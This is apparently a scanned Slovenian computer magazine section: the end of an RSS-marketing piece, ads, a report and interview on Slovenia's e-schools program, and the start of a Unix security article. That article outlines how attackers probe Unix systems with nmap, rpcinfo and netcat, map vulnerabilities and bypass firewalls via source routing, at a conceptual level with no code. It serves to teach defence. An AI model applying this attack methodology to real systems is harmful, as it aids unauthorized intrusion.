Zaradi dobre grafične podpore je RSS odlično orodje tudi za pestra **PR-sporočila**, kot vztrajno odkrivajo pri številnih podjetjih. Nedaleč zadaj so tudi **novičarske agencije**, ki novinarjem posredujejo najnovejše novice prav v obliki RSS. Uporabnost RSS-a so odkrili tudi posredniki pri iskanju zaposlitev, ki so časopisom, ki še ponujajo informacije o zaposlitvah, povzročili nemalo preglavic, saj je RSS zaradi možnosti usmerjanja na določene vsebine za tovrstno pregledovanje primernejša možnost. Tržniki niso pozabili tudi na graditev in krepitev ugleda podjetja in **blagovnih znamk**, saj obstajajo RSS-vsebine, ki so v celoti vezane na določeno blagovno znamko, skozi katere se krepi zavedanje o tej blagovni znamki in povečuje zvestoba strank. Velik izziv ta tržnike se je pokazal predvsem v tem, kako uporabnike prepričati, da si bo RSS-vsebine dejansko ogledoval, saj samodejno vsiljevanje RSS-vsebin prek pojavnih oken (še) ni praksa. Kmalu so ugotovili, da bodo morali uporabnikom ponuditi vsebine,

ki jih dejansko zanimajo (te tudi sami izberejo), znotraj teh pa prikrito postreči vsebine s prodajno/tržnjsko naravnostjo.

RSS UČINKOVITEJŠI OD E-POŠTE

Lahko bi torej rekli, da nadzor uporabnika glede vrste vsebin pri RSS-u deluje za tržnike, saj ne potrebujejo raziskav o tem, kaj uporabnike zanima, ker to že sami povedo. S prednostmi RSS-marketinga so se začela ukvarjati tudi podjetja za tržne raziskave (npr. www.pheedo.info/archives/000057.html). Glavne prednosti RSS-marketinga vidijo v tem, da so pri razmeroma šibkih vstopnih omejitvah in nizkih stroških možne razmeroma obsežne potencialne pridobitve. Pri Pheedu so ugotovili tudi, da je oglaševanje znotraj RSS-vsebin učinkovitejše od tistega prek elektronske pošte. V sklopu 6-tedenske raziskave se je namreč pokazalo, da je število klikov na oglas pri RSS-u za **26 odstotkov pogostejše** kot na oglase prek elektronski pošti. Morda bi to lahko pripisali dejstvu, da uporabniki elektronski pošti zaradi pogostega spama vse manj zaupajo, medtem ko je RSS dokaj nova tehnologija, ki še ni dosegla takšnih razsežnosti. Bistveno boljša je po Pheedovih ugotovitvah tudi stopnja **dostavljenosti sporočil** pri RSS-u, saj gre praktično za **100-odstotno uspešnost**. Dodajanje oglasov znotraj zelenih vsebin se je izkazalo za zelo uspešno, saj so se avtorji izognili gori smeti v sklopu neželene elektronske pošte in pojavnim (popup) oknom.

Kakšni so potenciali za prihodnost? Obstaja realna možnost, da bo prepogosto oglaševanje znotraj RSS-a povzročilo zavračanje te tehnologije ali razvoj filtrov in drugih **zaščitnih mehanizmov** za spremljanje RSS-a. Veliko je najbrž odvisno od tega, kako »naivni« in izbirčni bodo sami uporabniki. ■



Typhoon design laser mouse

Po površini drsim 20-x bolj gladko kot moja optična sestrica. Z mano lahko uživate tudi na površinah kot so steklo ali lesene polirane mize kjer optične sestrice odpovejo. Gibam se precizno in brez preskakovanja.

Zajemam 3000 slikic v sekundi pri resoluciji 800 dpi.

Name lahko pritiskate kar preko osmih gumbov. Sem lepša in atraktivnejša od svojih sestric. Boste še v dvomih če vam povem še to, da se lahko z menoj igrate že za manj kot **10.000,00** tolarjev ?

Naprodaj:

Trgovine Janus Trade ter bolje založene trgovine z računalniško opremo po Sloveniji



RAM 2 www.ram2.si

ZMANJŠEVANJE DIGITALNEGA RAZKORAKA

Bivše ministrstvo za informacijsko družbo (MID), katerega del zdaj deluje v ministrstvu za visoko šolstvo, znanost in tehnologijo (www.mvzt.gov.si), je leta 2001 začelo projekt odpiranja e-šol z namenom zmanjšanja digitalnega razkoraka. Koliko e-šol ima Slovenija, kaj so pravzaprav e-šole, komu so namenjene, kakšni so rezultati projekta?


Piše: Radoš Skrt

rados.skrt@mojmikro.si

Namen projekta, ki ga je MID v sodelovanju z ministrstvom za šolstvo, znanost in šport (MŠZŠ) začel izvajati pred štirimi leti, je bil pospešiti in uveljaviti uporabo sodobnih informacijsko komunikacijskih tehnologij (v nadaljevanju IKT) v Sloveniji. S projektom e-šol je država želela vzpostaviti čim večje število brezplačnih javno dostopnih točk do interneta po Sloveniji, ki bi bile namenjene računalniškemu opismenjevanju najširšega kroga ljudi. Projekt je bil še posebej pomemben z vidika zmanjševanja digitalnega razkoraka med tistimi, ki sodobno informacijsko-komunikacijske tehnologije znajo in imajo možnost uporabljati, ter med tistimi, ki te možnosti zaradi socialnega statusa (brezposelni, socialno šibki) ali zaradi tehničnih ovir nimajo.

V MID-u so z e-šolami želeli pospešiti uporabo IKT-ja za potrebe dela in vsakdanjega življenja ter usposobiti občane za znanja, ki so potrebna za njihovo učinkovito in aktivno vključevanje v informacijsko družbo, kar bi naj pripomoglo k zmanjševanju digitalnega razkoraka v Sloveniji.

V ta namen je MID spodbujal organizacijo vodenih dejavnosti, ki bi pripomogle k še boljši in učinkovitejši izrabi tehnologije. Tako so v e-šolah začeli izvajati tudi brezplačne delavnice in seminarje s področja računalniškega opismenjevanja, ki so bile namenjene različnim starostnim skupinam (od predšolskih otrok do



Geografska razporeditev e-šol v Sloveniji

upokojencev). Poudarek je bil predvsem na izobraževanju in usposabljanju za samostojno delo z računalnikom (uporaba programov za pisanje tekstovnega besedila in oblikovanje slikovnega gradiva ter iskanje najrazličnejših informacij po svetovnem spletu).

POGOJI ZA UDELEŽBO NA JAVNEM RAZPISU - POGOJI ZAVODA

Na javni razpis za vzpostavitev e-šole so se lahko prijave vse osnovne in srednje šole, dijaški domovi in zavodi za izobraževanje otrok s posebnimi potrebami. Pri izboru so bili v prednosti zavodi iz manjših krajev, več točk na razpisu pa je prinesla tudi večja oddaljenost od že obstoječih e-šol. Če je želel biti zavod izbran na

razpisu, je poleg prijave in izpolnjevanja razpisnih pogojev moral imeti tudi podporo lokalne skupnosti oziroma občine. Ta je namreč morala prevzeti nase financiranje usposobljenega mentorja, ki bo v času delovanja e-šole stalno prisoten v prostoru in bo skrbel za strokovno svetovanje, pomoč pri delu in nadzor. Občina v kateri se e-šola nahaja, je dolžna poskrbeti tudi za promocijo projekta, kar pomeni da med drugim poskrbi za izdelavo promocijskih gradiv in označevalnih tabel za e-šole.

Za prostor, kjer se bo izvajala dejavnost e-šol in za opremo učilnic so morali poskrbeti izbrani zavodi. MID je v okviru projekta izbranim zavodom prepustil v brezplačno uporabo strojno in programsko računalniško opremo (računalnike, tiskalnice, optični bralnik, digitalni projektor, spletno kamero in ustrezno programsko opremo) ter poskrbel za omrežje v prostoru, kjer bodo potekale dejavnosti e-šole. V projekt je bilo aktivno vključeno tudi ministrstvo za šolstvo, znanost in šport, ki je svetovalo pri pri-

pravi dejavnosti projekta e-šole ter svetovalo pri vključevanju opreme in omrežja v projekt informatizacije posameznega zavoda.

KAKO DELUJEJO E-ŠOLE?

Delovanje e-šole je razdeljeno na dva termina: dopoldanskega, ki je namenjen pedagoškemu procesu šole, računalniškemu opismenjevanju in izobraževanju učencev, ter popoldanskega (od 15. do 19. ure), ki je namenjen vsem občanom, predvsem tistim, ki interneta nimajo niti v službi niti doma. E-šole delujejo tudi zunaj običajnega delavnika šol, saj so odprte tudi ob sobotah (od 9. do 13. ure), ko so na voljo vsem občanom. Ker so e-šole namenjene zmanjševanju digitalnega raz-



Alp-agency d.o.o.

Podutiška cesta 144
1000 Ljubljana

T 01 50 75 433
F 01 51 91 385
E info@alp-agency.si

In kako se počuti tvoja Miška?

www.alp-agency.si



koraka, je poskrbljeno tudi za tiste, ki se prvič srečujejo z delom v računalniku, saj je vsem obiskovalcem ves čas na voljo strokovna pomoč in osnovno usposabljanje za delo z računalnikom, ki jo zagotavljajo skrbniki učilnic. Brezplačna uporaba IKT-ja kot tudi dostop do interneta sta na voljo vsem občanom, predvsem pa tistim, ki doma ali v službi nimajo ustreznih tehničnih možnosti. Osnovnošolci, dijaki, osebe s posebnimi potrebami zaradi motenj v razvoju, mladostniki, starejše osebe in upokojenci naj bi računalnike v e-šolah uporabljali predvsem za pošiljanje elektronskih sporočil, iskanje informacij v internetu, pisanje seminarskih nalog in drugega besedilnega gradiva, pripravo elektronskih prosojnic (PowerPointovih predstavitev), obdelavo slikovnega gradiva, komuniciranje z e-upravo, izpis gradiva (do 10 strani), optično zajemanje dokumentov (skeniranje) in za shranjevanje podatkov na ustrezne medije. Poleg izvajanja osnovnih dejavnosti pripravljva vsaka šola dodatne dejavnosti, ki prilagaja program glede na zanimanje posameznikov in skupin.

Na OŠ **Mirana Jarca** iz Črnomlja tako npr. izvajajo delavnice, na katerih lahko udeleženci spoznajo vse programe, ki so nameščeni v računalnikih (Microsoft Office XP, OpenOffice.org, XnView, PhotoFilter in nekatere druge), se naučijo uporabljati internet in e-pošto, seznanijo z varnostjo in zaščito pred virusi, oblikovanjem spletnih strani ipd. »Zadnje čase sta priljubljena tudi Linux in odprta koda«, nam je zupaal **Vladimir Domjan**, mentor e-šole.



Vključno z e-šolami je v Sloveniji približno 400 javno dostopnih točk, ki so namenjene brezplačnemu dostopu do IKT-tehnologij in interneta.

Čas za uporabo računalnika bi naj bil načeloma omejen na eno uro, vendar se lahko po dogovoru z mentorjem tudi podaljša. Prednost pri uporabi računalnikov imajo uporabniki, ki pripravljajo seminarske naloge, opravljajo storitev in servise javne uprave. Poleg časovne omejitve je pri uporabi in delu z računalniki še nekaj drugih **omejitev**, ki so opredeljene v 9. členu poslovnika o delovanju e-šole. Za nedopustno uporabo računalnika v e-šolah naj bi se med drugim štel: ustvarjanje, pošiljanje ali objavljanje podatkov z žaljivo ali pornografsko vsebino, množično razpošiljanje verižnih elektronskih sporočil, uporaba interneta za komercialne namene, uporaba nelegalne programske opreme, namerno motenje ter onemogočanje dela drugih uporabnikov omrežja in uporaba programov ali postopkov, ki lahko ogrozijo stabilno delovanje računalnika, računalniškega sistema ali omrežja in prekomerna uporaba programske opreme za zabavo (igre ipd.).

Ravno slednjo omejitev in besedo »prekomerna uporaba« si na šolah razlagajo vsak po svoje. Kje je tista zgornja meja prekomerne uporabe in kako jo meriti namreč nikomu ni jasno. Tako je na nekaterih šolah igranje iger strogo prepovedano, drugod pa sploh ne. Celo nasprotno. **Vladimir Domjan**, mentor e-šole



E-šola v OŠ Velika Nedelja

na OŠ **Mirana Jarca Črnomelj**, pravi: »Pri nas smo mnenja, da lahko po resnem delu (seminarske naloge, učenje) postane igranje iger prav sproščujoče.« **Matej Hohkraut** predstavnik osnovne šole Toneta Okrogarja iz Zagorja ob Savi je povedal, da ne dopuščajo igranja iger, a jih proti pravilom obiskovalci pogosto igrajo, predvsem omrežne različice.

KRATKA KRONOLOGIJA

Prvo e-šolo je Slovenija dobila oktobra 2001, in sicer v **OŠ Slivnica pri Mariboru**. Slivniški OŠ so se kmalu pridružile še tri šole, ki so začele s projektom izvajanja e-šole in sicer iz Sevnice, Sežane in Kranja. Do konca leta so e-šole vzpostavili še v šestih krajih: Dobrovniku, Trbovljah, Črnomlju, Novi Gorici, Ljutomeru in

Piranu. Kot je razvidno, so e-šole izbrane predvsem v manjših krajih, za katere je značilno, da je opremljenost z informacijsko infrastrukturo slabša.

V letu 2002, ko so prve e-šole odprli tudi v štirih **gimnazijah** (Idrija, Jesenice, Novo Mesto, Ravne na Koroškem), je prostore desetih e-šol po vsej Sloveniji obiskalo nekaj manj kot 40.000 obiskovalcev, v letu 2003, ko se je delujočim e-šolam pridružilo še dvanajst novih, so imele e-šole prek 83.000 obiskovalcev, lani pa so e-šole po Sloveniji imele že 100.000 obiskov. Sedemindvajseta po vrsti in zadnja v sklopu e-šol je odprla svoja vrata februarja letos v Murski Soboti.

Med obiskovalci e-šol, ki se morajo pri vstopu v učilnico vpisati v zvezek, prevladujejo dijaki, osnovnošolci in študenti, ki uporabljajo računalnike predvsem za iskanje informacij po internetu in za pripravo seminarskih nalog. Sicer se pa kažejo razmeroma velika odstopanja med številom obiskovalcev po lokacijah, kar lahko pojasnimo tako z velikostjo posameznega kraja kot tudi s številom drugih javno dostopnih točk do interneta v bližini (knjižnice, mladinski centri ipd.).

Na splošno lahko rečemo, da so predstavniki šol zelo zadovoljni z obiskom v svojih e-šolah.

To potrjuje tudi **Boris Skok**, ravnatelj **OŠ Velika Nedelja**, ki je v projekt e-šol vključena od decembra 2002: »Obisk e-šole je zelo dober, dostikrat morajo obiskovalci celo čakati na prost računalnik, kar seveda povzroča tudi nekaj nestrpnosti. Med obiskovalci e-šole prevladujejo osnovnošolci in srednješolci. Slednji še posebej veliko časa posvečajo pisanju seminarskih nalog, saj jih lahko brezplačno natisnejo. V času počitnic pa e-šolo obiskujejo tudi študentje. Odraslih obiskovalcev ni veliko.« Z obiskom so zadovoljni tudi na **OŠ Mirana Jarca Črnomelj**, kjer deluje e-šola že tri leta in pol. »V preteklem letu smo imeli v povprečju okrog 700 obiskovalcev mesečno. Največ jih je bilo med delavniki, ob sobotah pa seveda nekoliko manj. Med obiskovalci e-šole, ki jo obiskujejo tudi občani in otroci iz okoliških vasi, so prevladovali osnovnošolci s 36 % deležem, sledijo jim dijaki (24 %), občani (18 %), študenti (17 %), upokojenci (3 %), predšolski otroci (2 %). Je pa opazno, da se struktura obiskovalcev iz leta v leto spreminja v prid starejši populaciji,« nam je povedal mentor e-šole **Vladimir Domjan**.

REZULTATI PROJEKTA E-ŠOL

Vrednost, ki ga ima projekt za širše družbeno okolje, se kaže predvsem v povišanju stopnje računalniške pismenosti, izboljšanju infrastrukturne opremljenosti slovenskih šol in v tem, da so e-šole omogočile širšemu krogu ljudi dostop do IKT-ja. Vse skupaj je pripomoglo k vzpostavitvi večjega števila javno dostopnih točk do interneta po Sloveniji in s tem tudi do zmanjševanja digitalnega razkoraka.

Vladimir Domjan pravi, da je okolica je zelo pozitivno sprejela e-šolo. Vse več ljudi namreč hodi v e-šolo po nasvete ali pa zgolj uporablja storitve interneta. Domjan je menja, da njihova e-šola kar precej prispeva k informacijski pismenosti ljudi. Nekoliko bolj kritičen pogled na pomen projekta e-šol na širše družbeno okolje ima **Matej Hohkraut** iz osnovne šole Toneta Okrogarja iz Zagorja ob Savi, ki pravi: »Ta projekt je videti, kot bi namesto krajevnih vodovodov, ki so napeljeni do stanovanjskih hiš, začela država postavljati vaše vodnjake sredi vasi in nato pričakovala, da bodo državljani navdušeni. V 21. stoletju je širokopasovni dostop do interneta ponudba, ki bi jo morala imeti vsaka hiša (seveda po sprejemljivi ceni), ne pa privilegij mest.«

Pri projektu uvajanja e-šol pa nikakor ne gre spregledati dejstva, da je postalo izvajanje učnega programa z uporabo e-učilnic še kakovostnejše kot prej. Trend sodobnega pouka je pač takšen, da ga ni več smotrno izvajati zgolj po tradicionalnih metodah in oblikah, saj je nadvse koristno, da se v pouk vpelje tudi uporaba sodobne informacijske tehnologije. Tako so npr. v **OŠ Velika Nedelja** z uporabo videokonferenčnega sistema vzpostavili z učenci šol po Sloveniji in tudi v tujini sodelovanje v različnih projektih, kar prej po besedah ravnatelja **Borisa Skoka** ni bilo mogoče.



pogovor z mag. Jožetom Zrimškom

NA VRSTI SO VSEBINE IN NADGRADNJE



Pogovarjali smo se z mag. Jožetom Zrimškom, v.d.-jem generalnega direktorja na Direktoratu za informacijsko družbo, ki deluje v sklopu ministrstva za visoko šolstvo, znanost in tehnologijo.

Javno dostopne točke so bil nekaj let objavljene na naslovu <http://e-tocke.gov.si>, ki pa zdaj ne deluje več. Ste vsebino prenesli kam drugam? Koliko javnih točk z dostopom do interneta je na voljo v Sloveniji?

Spletišče e-točke je res že nekaj časa nedosegljivo, razlog pa je okvara strojne opreme. Ker za strežnik skrbijo na bivšem Centru Vlade RS za informatiko, zdaj pa na ministrstvu za javno upravo, Direktorat za e-poslovanje in upravne postopke, bo tudi tam poskrbljeno za vzpostavitev delovanja tega spletišča. Gradi se nova strežniška odprtokodna infrastruktura, saj so e-točke zasnovane na odprtokodni programski opremi, in bo na voljo v kratkem, tako da bo takrat tudi ponovno zaživel spletišče e-točke. Po naših podatkih je trenutno v Sloveniji na voljo preko 388 javno dostopnih točk do Interneta.

Kdo po ukinitvi MID-a pravzaprav skrbi za projekt e-šol?

Za projekt e-šole po ukinitvi MID-a skrbi ministrstvo za visoko šolstvo, znanost in tehnologijo, Direktorat za informacijsko družbo, ki je prevzel delo in projekte bivšega področja za aplikacije na MID-u. Prav tako pa za projekt e-šole skrbijo na ministrstvu za šolstvo, ki je pravni naslednik dogovora o sodelovanju pri projektu e-šole.

Ali imate v načrtu vzpostavljati nove e-šole?

Mreža e-šol v Sloveniji zdaj obsega 27 e-šol, in sicer sta v vsaki statistični regiji vsaj dve e-šoli. S tem je Slovenija teritorialno pokrita z tovrstno obliko javno dostopnih točk, tako da e-šol nimamo v načrtu vzpostavljati na novo. Večjo pozornost bomo namenili vzdrževanju sedanjega stanja v 27 e-šolah in jih sproti posodabljali in obnavljali, v sodelovanju z ministrstvom za šolstvo in šport, lokalno skupnostjo, gospodarstvom in šolami, pri tem pa bomo sredstva poskušali pridobiti tudi iz projektov EU-ja.

Kako se bo v prihodnje odvijal projekt e-šol, kam bo usmerjen?

Projekt e-šole bo v prihodnje usmerjen k vsebinam in dogajanjem oz. izvajanjem dejavnosti na e-šolah. Informacijsko-komunikacijska oprema je zdaj na teh lokacijah na voljo najširši javnosti, javno in brezplačno, tako da je zdaj energijo in sredstva smiselno usmeriti v dvig

računalniške pismenosti in pri tem izkoristiti infrastrukturo, ki jo ponujajo e-šole. Prek povezanosti in partnerskega odnosa bomo poskušali obogatiti vsebine na e-šolah, jih usmerili k

uporabnikom in tako zagotovili usposabljanje tudi posameznih ciljnih skupin, kot so brezposelni, upokojeanci, težko zaposljivi ljudje ... V partnerskem odnosu bo treba rešiti tudi problem mentorja v e-šoli, saj ga zdaj v večini primerov plačuje lokalna skupnost.

Žal tudi negativne izkušnje

Na enem izmed šolskih forumov smo našli zapis **razočarane uporabnice e-šole**, ki je opozorila na težave, s katerimi se srečujejo na marsikateri e-šoli v Sloveniji:

»Zadnje čase sem velikokrat v e-šoli in kolikor hitro je možno grem tudi ven. Verjetno se sprašujete, zakaj. Razlog je ta, da v e-šoli enostavno ni možno v miru sedeti in iskati podatke po internetu. Iz vsakega kota učilnice prihajajo različne melodije glasbe naših sosedov z juga, tem pa se pridružujejo še streli iz igrice, ki jih fantje igrajo povezani v internet. Mentor e-šole pri tem žal ni nikakršna izjema in me zelo žalosti, da niti sam ne ve, kaj je njegovo delo. Zato pa zdaj sprašujem Vas, g. ravnatelj, kaj je naloga mentorja e-šole in v čem je sploh smisel e-šole, saj se to, kar zadnje čase spremljam, zelo razlikuje od tega kaj naj bi e-šola predstavljala v naši občini.

Da bi pa bila mera še bolj polna, naj dodam, da sem ravno včeraj tako sedela v e-šoli in se ob vsem direndaju poskušala zbrati, ko neka gospa potrka na vrata in vstopi v e-šolo ter vpraša, ali je še kaj prosto. Mentor ji odkima in naprej igra igrico na svojem računalniku. Gospa se je opravičila in dejala, da bo jutri še enkrat poskusila ...«

Kdo bo skrbel za vzdrževanje strojne in programske opreme? Kakšna bo vrednost naložb?

Letos bomo posodobili e-šole, ki so bile vzpostavljene v letu 2001, za to pa bomo namenili 10 milijonov tolarjev, posodobili pa bomo zlasti strojno opremo, saj je programska oprema na šolah predpisana in tudi pridobljena s strani ministrstva za šolstvo in šport. Prek partnerstev s podjetji, sredstev ministrstva za šolstvo in šport ter

v sklopu programa Računalniško opismenjevanje bo poskrbljeno za sprotno nadgrajevanje opreme v e-šolah, vzpostavljeni pa bodo tudi ustrezni poslovni modeli, ki bodo poskrbeli, da bodo e-šole preživele, se posodabljale in nagrajevale. MVZT pa bo svoja sredstva usmerjal v programe in vsebine na e-šolah.

Kakšno pozornost namenjate oziroma boste namenjali vsebinam e-šol?

Kot sem že omenil, bomo večino energije in sredstev usmerjali k vsebinam, tako da bomo pripravili programe, skupaj z partnerji, ki bodo prispevali k povečanju računalniške pismenosti in uporabe računalnika. Pri tem je bistveno vodilo to, da se ljudem pokažejo prednosti, ki jih tovrstno delo ter poslovanje prinašata. Bogate in kakovostne vsebine so pogoj, če naj bodo e-šole dobro obiskane.

Kakšni so rezultati projekta predvsem z vidika manjšanja digitalnega razkoraka? Ste zadovoljni z obiskom e-šol?

Po naših meritvah in tudi drugih raziskavah so e-šole pomembno vplivale na manjšanje digitalnega razkoraka v Sloveniji. Po-

večalo se je število učencev na en računalnik v osnovnih in srednjih šolah, dvignila se je tudi stopnja uporabe interneta, prav tako pa je opazen porast računalniško pismenih ljudi, saj je končno ta nujna za delo in življenje z in v informacijski družbi. Letni obisk dosega 100.000 obiskovalcev, kar je po našem mnenju dobra spodbuda za naprej.

Ne čakaj na maj

Naj se zgodi!

Fontastik

Pokliči 090 93 60 02*

ženske kličite brezplačno 080 80 11

www.fontastik.si

* cena mikro 106,55 371/min. z DDV



Hekerjem pomeni prevzem administratorskega oz. korenškega računa v tarčinem sistemu Unix nekakšen hekerski »sveti gral«. Dirka za prevzem administratorskih pravic poteka že od nastanka Unixa, zato vam bom v tokratni seriji predstavil napade in možnosti za obrambo tega področja.

Piše: Tomaž Bratuša, dipl. var

info@teamintell.com

KRATKA ZGODOVINA UNIXA

Začetki Unixa segajo v leto 1969, ko sta **Ken Thompson** in **Dennis Ritchie**, zaposlena v podjetju AT&T spoznala, da projekt, imenovan MULTICS (Multiplexed Information and Computing System) ne napreduje tako hitro kot sta si želela. Ustvarila sta nov operacijski sistem, ki sta ga poimenovala Unix, in s tem odločno vplivala na nadaljnji razvoj računalništva. Osnovni namen Unixa ni bila varnost sistema, kljub temu pa so tovrstni sistemi ob pravilni uporabi **izredno odporni na napade**. Unix se je razširil kot posledica **odprte kode** in nenehnega izboljševanja jedra operacijskega sistema kot tudi manjših storitvenih programov. Unix se je prvotno uporabljal v laboratorijih podjetja Bell (AT&T) in na fakultetah, kjer so varnost zagotavljali predvsem z fizičnim varovanjem.

Čeprav so Unix in operacijski sistemi, temelječi na njem, v preteklih 30 letih opazno napredovali, se obsedenost glede Unixove varnosti še vedno ni polegla. Najvztrajnejši hekerji in projektanti namreč še vedno preiskujejo **izvirno kodo**, v kateri iščejo **varnostne pomanjkljivosti**. Objavljanje odkritih varnostnih pomanjkljivosti je postalo vprašanje prestiža, kar lahko vidite na kateri izmed spletnih strani, ki tovrstne pomanjkljivosti objavljajo (Bugtraq ipd.). V tem članku bo govor predvsem o tem, **zakaj in kako** prihaja do vdorov v tovrstne sisteme.

PREGLED OSNOV

V prejšnjih člankih sem vam med drugim predstavil načine, na katere napadalci prepoznajo sisteme Unix in pridobivajo dodatne informacije. Uporabljali smo orodja, kot je **nmap**, ki omogoča odkrivanje odprtih TCP/IP-priključkov in prepoznavo operacijskega sistema ciljne naprave. Govorili smo tudi o orodjih **rpcinfo** in **showmount** za popisovanje storitev RPC in omrežnih diskov NFS. Omenili smo tudi **netcat**, ki med drugim omogoča pregled zaglavij in s tem pridobivanje pomembnih informacij o vrstah in različicah aplikacij, ki jih uporablja tarča. Še posebej smo poudarili, da mora napadalec pred neposrednim napadom obvezno pridobiti čim več informacij o tarčinem sistemu. Ko so informacije zbrane, se morajo izvesti nekatere predpostavke o mogočih pomanjkljivostih ciljnega sistema. Ta postopek se imenuje iskanje pomanjkljivosti (vulnerability mapping).

ISKANJE POMANJKLJIVOSTI

Pri tem gre za povezovanje nekaterih varnostnih atributov sistema z varnostnimi pomanjkljivostmi in možnimi razpokami v varnostnem oklepu ciljnega sistema. Ta faza je pri resničnem napadu **bistveni del**.

Napadalec mora v tem delu analitično povezati informacije, kot so: odprti priključki, vrste delujočih storitev (npr. Apache 1.3.24 se uporablja za HTTP, sendmail 8.9.10 se uporablja za SMTP itd.), arhitektura sistema in informacije o uporabnikih.

Za uspešno izpeljavo te naloge lahko napadalci uporabijo **naslednje metode**:

- Ročno povezovanje pridobljenih informacij z javno dostopnimi viri, kot sta Bugtraq ali spletna stran CERT-Computer Emergency Response Team (www.cert.org). Tovrstna metoda je precej naporna, vendar omogoča podrobno analizo možnih varnostnih pomanjkljivosti brez resnične zlorabe tarčinega sistema.
- Uporaba zlonamerne kode, objavljene na različnih spletnih straneh, posvečenih varnosti in pisanje svoje kode. Tako se z veliko mero verjetnosti ugotavlja obstoj dejanske ranljivosti.
- Uporaba namenskih in avtomatiziranih orodij, ki omogočajo prepoznavo ranljivosti, kot je npr. Nessus (www.nessus.org).

Vse omenjene metode imajo prednosti in pomanjkljivosti. Samo tako imenovani kvazi hekerji preskakujejo fazo odkrivanja varnostnih pomanjkljivosti in ciljne sisteme obmetavajo z vsakršnim prometom, da bi si nekako po čudežu priborili vstop v sistem. V tovrstnih primerih je pogosto, da napadalec za sistem Unix uporablja metode, ki so primerne za vdor v sistem Windows.

Ključni koraki:

1. pregled omrežja ciljnega sistema,
2. povezava atributov, kot so: operativni sistem, arhitektura in verzije aktivnih storitev s znanimi pomanjkljivostmi in kodo za zlorabo,
3. pridobitev podatkov s prepoznavo in izbiro ključnih sistemov,
4. popis možnih točk vdora in razvrstitev po pomembnosti.

LOKALNI IN ODDALJENI DOSTOP

V nadaljevanju bom članek razdelil v dva dela: oddaljeni in lokalni dostop (zaradi obsega tematike si bomo nekatere eksotične primere oddaljenih napadov in lokalne napade ogledali v naslednji številki).

Oddaljeni dostop definiramo kot dostop prek omrežja oz. kakšnega drugega komunikacijskega kanala. **Lokalni dostop** označuje predvsem možnost dostopanja do ukazne lupine in možnost prijavljanja v sistem. Napadalci običajno postopajo v logičnem zaporedju, v katerem z oddaljene lokacije uporabijo **pomanjkljivost** katere izmed aktivnih omrežnih storitev in z njeno pomočjo pristopijo k **lokalni ukazni lupini**. V trenutku, ko oddaljenemu napadalcu uspe dostopati do ukazne lupine (shell) postane **lokalni uporabnik sistema**. V članku bom posamezne tipe napadov logično razdvojil in pri tem uporabil katerega od primerov iz prakse. Razložili bomo tudi tehnike, s katerimi napadalci razširjajo svoja pooblastila do ravni administratorja oz. korena. Na koncu vam bom predstavil postopke, ki napadalcem omogočajo zbiranje informacij o lokalnem sistemu in napade na druge sisteme. Članek vam bo predstavil tehnike vdorov tako, da boste razumeli tudi načine vdorov, do katerih bo prihajalo v prihodnosti.

ODDALJENI DOSTOP

Oddaljeni dostop pomeni vstop v tarčni sistem prek omrežja ali drugega komunikacijskega kanala, npr. telefonskega modema, povezanega s sistemom Unix. Poleg tega smo v preteklih člankih ugotovili, da je varnost analognega/ISDN daljinskega dostopa v večini podjetij na zelo nizki ravni. Kljub temu se bom v tem delu posvetil dostopanju do sistemov Unix prek omrežja in protokola TCP/IP. TCP/IP je namreč temeljni kamen zgradbe, imenovane internet.

Mediji iz vrst rumenega tiska nas pogosto pričujejo, da hekerji vdirajo v računalnike s pomočjo nekakšne črne magije. V resnici je za oddaljeno zaobidenje varnostnih ukrepov potrebna ena zmed naslednjih metod:

1. zloraba aktivne omrežne storitve (npr. TCP/UDP strežnika),
2. usmerjanje skozi sistem Unix, ki je zadolžen za varnost prometa med dvema omrežjema,
3. oddaljeni napad, ki ga nenamerno sproži uporabnik (npr. zlonamerne spletne strani, elektronska sporočila s primesmi trojanskih konjev itd.),
4. zloraba procesa ali programa, ki »odpre vrata« na omrežni kartici.

Poglejmo si nekaj praktičnih primerov, da bomo lažje razumeli omenjene načine napadov.

Zloraba aktivne omrežne storitve

Nekdo vam izroči uporabniško ime in geslo ter vam naroči: »Vdri v moj sistem!«

To bi bil klasičen primer zlorabe ene izmed aktivnih storitev. Kako bi se lahko prijavi v sistem, na katerem se ne izvršuje storitev, ki omogoča interaktivno prijavo (telnet, ftp, rlogin, ssh ...). Kaj se bo zgodilo, ko se bo v programu WuFTP odkrila nova varnostna pomanjkljivost? Bo z odkritjem pomanjkljivosti vaš sistem postal ranljiv? V vsakem primeru bi napadalec moral izkoristiti aktivno storitev WuFTP. Torej, **neaktivne storitve z oddaljene lokacije ni mogoče ogroziti!**

Usmerjanje skozi sistem Unix

V tem primeru so napadalcem uspeli zaobiti vaš Unixov požarni zid. Sprašujete se: »Kako je to mogoče? Dohodni paketi so popolnoma onemogočeni.« V večini primerov napadalcem obidejo Unixov požarni zid z izvornim usmerjanjem paketov (source routing). To je mogoče zlasti tedaj, ko je v jedru Unixa dovoljeno IP- posredovanje (IP forwarding) tudi tedaj, ko bi aplikacija morala varovati notranje omrežje. V tovrstnih primerih napadalcem pravzaprav niso »vdrlji« skozi požarni zid, temveč so ga zgolj uporabili kot usmerjevalnik.

Oddaljeni napad, ki ga nenamerno sproži uporabnik

Mislite, da ste varni pred oddaljenimi napadi, ker ste na svojem sistemu Unix onemogočili vse oddaljene storitve? Verjetno ne. Kaj bi se zgodilo, ko bi nekdo v vašem podjetju obiskal spletno

